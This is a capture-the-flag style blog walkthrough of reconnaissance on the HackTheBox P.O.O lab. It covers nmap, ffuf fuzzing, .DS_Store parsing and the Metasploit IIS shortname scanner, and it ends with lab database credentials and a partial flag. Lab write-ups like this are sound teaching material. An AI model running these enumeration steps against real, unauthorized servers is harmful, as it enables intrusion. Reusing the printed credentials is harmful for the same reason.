P.O.O — Part 1: Recon
P.O.O — Part 1 Recon
From IIS defaults to hidden .DS_Store files and the first flag.
This is the first blog in a 5-part series where I’ll be showcasing how I exploited and rooted the P.O.O network on HackTheBox’s ProLabs.
Throughout the series, I’ll include not only the technical steps but also my thought process — because knowing what to try and why is just as important as running the commands themselves.
To make that clear, I’ll mark these reflections in quotes, like this:
💭 Thought Process: “At this point, I was thinking that …”
My goal is to make this useful not just as a walkthrough, but also as a learning aid you can use to develop your own methodology when approaching labs or real-world environments during red team engagements.
Recon
Nmap
Command:
1
> nmap --privileged -sC -sV -oN Nmap/entry_point --stats-every=2s 10.13.38.11
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
> Nmap scan report for 10.13.38.11
Host is up (0.024s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
1433/tcp open  ms-sql-s Microsoft SQL Server 2017 14.00.2056.00; RTM+
| ms-sql-ntlm-info:
|   10.13.38.11:1433:
|     Target_Name: POO
|     NetBIOS_Domain_Name: POO
|     NetBIOS_Computer_Name: COMPATIBILITY
|     DNS_Domain_Name: intranet.poo
|     DNS_Computer_Name: COMPATIBILITY.intranet.poo
|     DNS_Tree_Name: intranet.poo
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-07-16T17:18:03+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-07-16T03:16:14
|_Not valid after:  2055-07-16T03:16:14
| ms-sql-info:
|   10.13.38.11:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM+
|       number: 14.00.2056.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: true
|_    TCP port: 1433
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 1s
Few key points to note would be:
- Port 80 → IIS web server, default page.
- Port 1433 → Microsoft SQL Server 2017 (possible entry later).
- Domain leaked → intranet.poo.
“We can add these domains to the /etc/hosts file.”
💭 Thought Process: “Here I added these domains to /etc/hosts. Whenever I see MSSQL on 1433, I note it as interesting but usually come back to it later after checking for low-hanging fruit.”

We can check port 80 just to be sure, but as the nmap scan shows it is just the default web page. Press enter or click to view image in full size
Directory Fuzzing
Since port 80 didn’t reveal much, we moved on to directory fuzzing.
💭 Thought Process: “While I was directory fuzzing I tried a bunch of wordlists that didn’t yield any useful results until I switched to the raft wordlists.”
Let’s start fuzzing.
FFUF
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
> ffuf -u http://intranet.poo/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -t 60 -o ffuf_raft.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://intranet.poo/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Output file      : ffuf_raft.txt
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 60
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

js                      [Status: 301, Size: 146, Words: 9, Lines: 2, Duration: 26ms]
plugins                 [Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 26ms]
images                  [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 30ms]
templates               [Status: 301, Size: 153, Words: 9, Lines: 2, Duration: 31ms]
themes                  [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 31ms]
admin                   [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 31ms]
uploads                 [Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 33ms]
dev                     [Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 45ms]
.                       [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 34ms]
widgets                 [Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 28ms]
meta-inf                [Status: 301, Size: 152, Words: 9, Lines: 2, Duration: 26ms]
.ds_store               [Status: 200, Size: 10244, Words: 69, Lines: 51, Duration: 27ms]
The size of .ds_store makes it an interesting target and the fact is that we got nothing else.
💭 Thought Process: “With the presence of .ds_store can tell that the web app was developed on a mac system and for some reason the developer didn’t bother skipping out the
.ds_storefile when pushing the code to git.”
At first it wasn’t clear what all can be extracted from the .ds_store file so like any other hacker I googled a bunch and found a ton of git directories with scripts to read the contents of the .ds_store file. One of the repos I found is the one that others seem to have used for this box too but it didn’t seem to work for me, you can check it out -> here.
.DS_Store Enumeration
Failed Attempt
At first glance the repo has 2 scripts the dsstore.py & ds_walk.py.
The ds_walk.py seems to be the one which is a go to for doing this box as you are just supposed to pass the target URL to this script and it gives you a list of paths but it just didn’t work in this case.
Proof
1
2
3
4
> python3 ds_walk.py -u http://10.13.38.11
[!] .ds_store file is present on the webserver.
[+] Enumerating directories based on .ds_server file:
----------------------------
Moving on…
I was able to find another repo which had a python script which helped me read the contents of the .ds_store. The link to it is -> here
Now to use it first we download the .ds_store file locally.
1
> curl 'http://10.13.38.11/.ds_store' --output ds_store
Now to run the python script we downloaded.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
> python3 main.py ../ds_store
Count:  38
admin
admin
admin
dev
dev
dev
iisstart.htm
Images
Images
Images
JS
JS
JS
META-INF
META-INF
META-INF
New folder
New folder
New folder
New folder (2)
New folder (2)
New folder (2)
Plugins
Plugins
Plugins
Templates
Templates
Templates
Themes
Themes
Themes
Uploads
Uploads
Uploads
web.config
Widgets
Widgets
Widgets
This gaves us multiple new directories to target out of which /dev stood out to me the most.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
> ffuf -u http://10.13.38.11/dev/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.13.38.11/dev/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.                       [Status: 403, Size: 1233, Words: 73, Lines: 30, Duration: 25ms]
.ds_store               [Status: 200, Size: 6148, Words: 21, Lines: 9, Duration: 34ms]
:: Progress: [107982/107982] :: Job [1/1] :: 1342 req/sec :: Duration: [0:01:27] :: Errors: 0 ::
Now we do the same to the .ds_store file we find here and found 2 new directories.
1
2
3
4
5
6
7
8
> python3 main.py ../dev_ds_store
Count:  6
304c0c90fbc6520610abbf378e2339d1
304c0c90fbc6520610abbf378e2339d1
304c0c90fbc6520610abbf378e2339d1
dca66d38fd916317687e1390a420c3fc
dca66d38fd916317687e1390a420c3fc
dca66d38fd916317687e1390a420c3fc

💭 Thought Process: “At first it looked like it might be some kind of a clue or creds stored as MD5 but sorry to say both these strings are the MD5 digests of the names of the creators of the ProLab.” 304c0c90fbc6520610abbf378e2339d1 = mrb3n dca66d38fd916317687e1390a420c3fc = eks
IIS Short Names
These are some directories that for sure can’t be found via directory fuzzing. So let’s try and dig a level deeper with FFUF.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
> ffuf -u http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt                                               13:29:00 [9/11]

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

include                 [Status: 301, Size: 187, Words: 9, Lines: 2, Duration: 26ms]
db                      [Status: 301, Size: 182, Words: 9, Lines: 2, Duration: 34ms]
core                    [Status: 301, Size: 184, Words: 9, Lines: 2, Duration: 32ms]
.                       [Status: 403, Size: 1233, Words: 73, Lines: 30, Duration: 29ms]
src                     [Status: 301, Size: 183, Words: 9, Lines: 2, Duration: 28ms]
.ds_store               [Status: 200, Size: 8196, Words: 23, Lines: 13, Duration: 26ms]
:: Progress: [107982/107982] :: Job [1/1] :: 1360 req/sec :: Duration: [0:01:22] :: Errors: 0 ::
💭 Thought Process: “Now here my progress stalled for quite a while as fuzzing didn’t help me find more directories and I couldn’t find any other useful piece of information I had run to this point. So after some searching online, it felt like the exploitation paths were unnecessarily complex for the target on hand so I fired up Metasploit and did search IIS and looked at all possible exploits that seemed reasonable including any auxiliary modules that came up.”
After quite a bit of searching I was able to find an auxiliary Metasploit module auxiliary/scanner/http/iis_shortname_scanner.
Now this module doesn’t need a lot just the RHOST and a path to target which we set and finally got something.
1
2
3
4
5
6
7
8
9
10
11
12
> msf6 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 10.13.38.11
[*] Scanning in progress...
[+] Found 5 directories
[+] http://10.13.38.11/ds_sto*~1
[+] http://10.13.38.11/newfol*~1
[+] http://10.13.38.11/newfol*~2
[+] http://10.13.38.11/templa*~1
[+] http://10.13.38.11/trashe*~1
[+] Found 1 files
[+] http://10.13.38.11/web*~1.con*
[*] Auxiliary module execution completed
💭 Thought Process: “The IIS shortname vulnerability (aka 8.3 filename disclosure) exists because older Windows file systems (NTFS/FAT) automatically generate short “8.3” filenames (like SECRET~1.TXT) for long file names. If IIS is misconfigured, you can send specially crafted HTTP requests (often with ~1 patterns) and the server will respond differently when a matching shortname exists — even without direct directory listing. Due to which we can:
- Discover real file and/or folder names by brute-forcing shortname patterns.
- Enumerate hidden resources that aren’t directly accessible.”
Now let’s try it on the paths we found before.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
> msf6 auxiliary(scanner/http/iis_shortname_scanner) > set path /dev/dca66d38fd916317687e1390a420c3fc/db
path => /dev/dca66d38fd916317687e1390a420c3fc/db
msf6 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 10.13.38.11
[*] Scanning in progress...
[*] No directories were found
[+] Found 1 files
[+] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_co*~1.txt*
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/iis_shortname_scanner) > set path /dev/304c0c90fbc6520610abbf378e2339d1/db
path => /dev/304c0c90fbc6520610abbf378e2339d1/db
msf6 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 10.13.38.11
[*] Scanning in progress...
[*] No directories were found
[+] Found 1 files
[+] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co*~1.txt*
[*] Auxiliary module execution completed
I ran it on all the paths we found and these 2 seemed interesting as there is a .txt file that I can get, I will pick 1 of the paths for simplicity.
💭 Thought Process: “The short name scanner seems to be finding
poo_co*~1.txt*I can see is that the characters it can find arepoo_coand it ends with.txtwhich makes it easy for me now to be able to just fuzz and find the missing part.”
As I know the word starts with co I can try to filter all the words in my wordlist that start with it and make a new wordlist to use.
This will filter all the words starting with co and write them to a file called Fuzzy which will be the wordlist I use.
1
> cat /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt| grep "^co.*" | tee -a Fuzzy
At times like these FFUF is the best tool there is.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
> ffuf -u http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/DB/poo_FUZZ -w Fuzzy -e .txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/DB/poo_FUZZ
 :: Wordlist         : FUZZ: /home/mkd/HTB/ProLabs/POO/Fuzzy
 :: Extensions       : .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

connection.txt          [Status: 200, Size: 142, Words: 3, Lines: 7, Duration: 31ms]
:: Progress: [5114/5114] :: Job [1/1] :: 1169 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
And now we can download the connection.txt file and get the first flag and some credentials to use to move forward.
1
2
3
4
5
6
SERVER=10.13.38.11
USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#

Flag : POO{fcfb07.....
This wraps up the RECON phase of P.O.O. In the next post we will pivot to exploitation and using the credentials we found.
- Hidden directories from
.DS_Store. - Hashed paths inside
/dev/. - An IIS shortname disclosure.
- Database credentials in
connection.txt. - And the first flag.
Key learnings & Tips
- Always take note of domain leaks (e.g.,
intranet.poo) — adding them to/etc/hostsearly can make fuzzing easier. - Don’t skip enumerating “boring” services like port 80 with a default page — hidden files (
.DS_Store) or misconfigs can still hide valuable info. .DS_Storefiles (from Mac environments) often leak directory structures. Always try parsing them, even if the first tool fails.- When progress stalls, try alternative enumeration methods (like IIS shortname disclosure) instead of brute-forcing blindly.
- Create targeted wordlists (like filtering for
co*) — it’s often faster and more efficient than running giant default lists. - Don’t always stick to 1 wordlist, try others from
seclistyou never know what might work. Recon is about patience and layering techniques — missing small leaks early can block you later.
Stay tuned…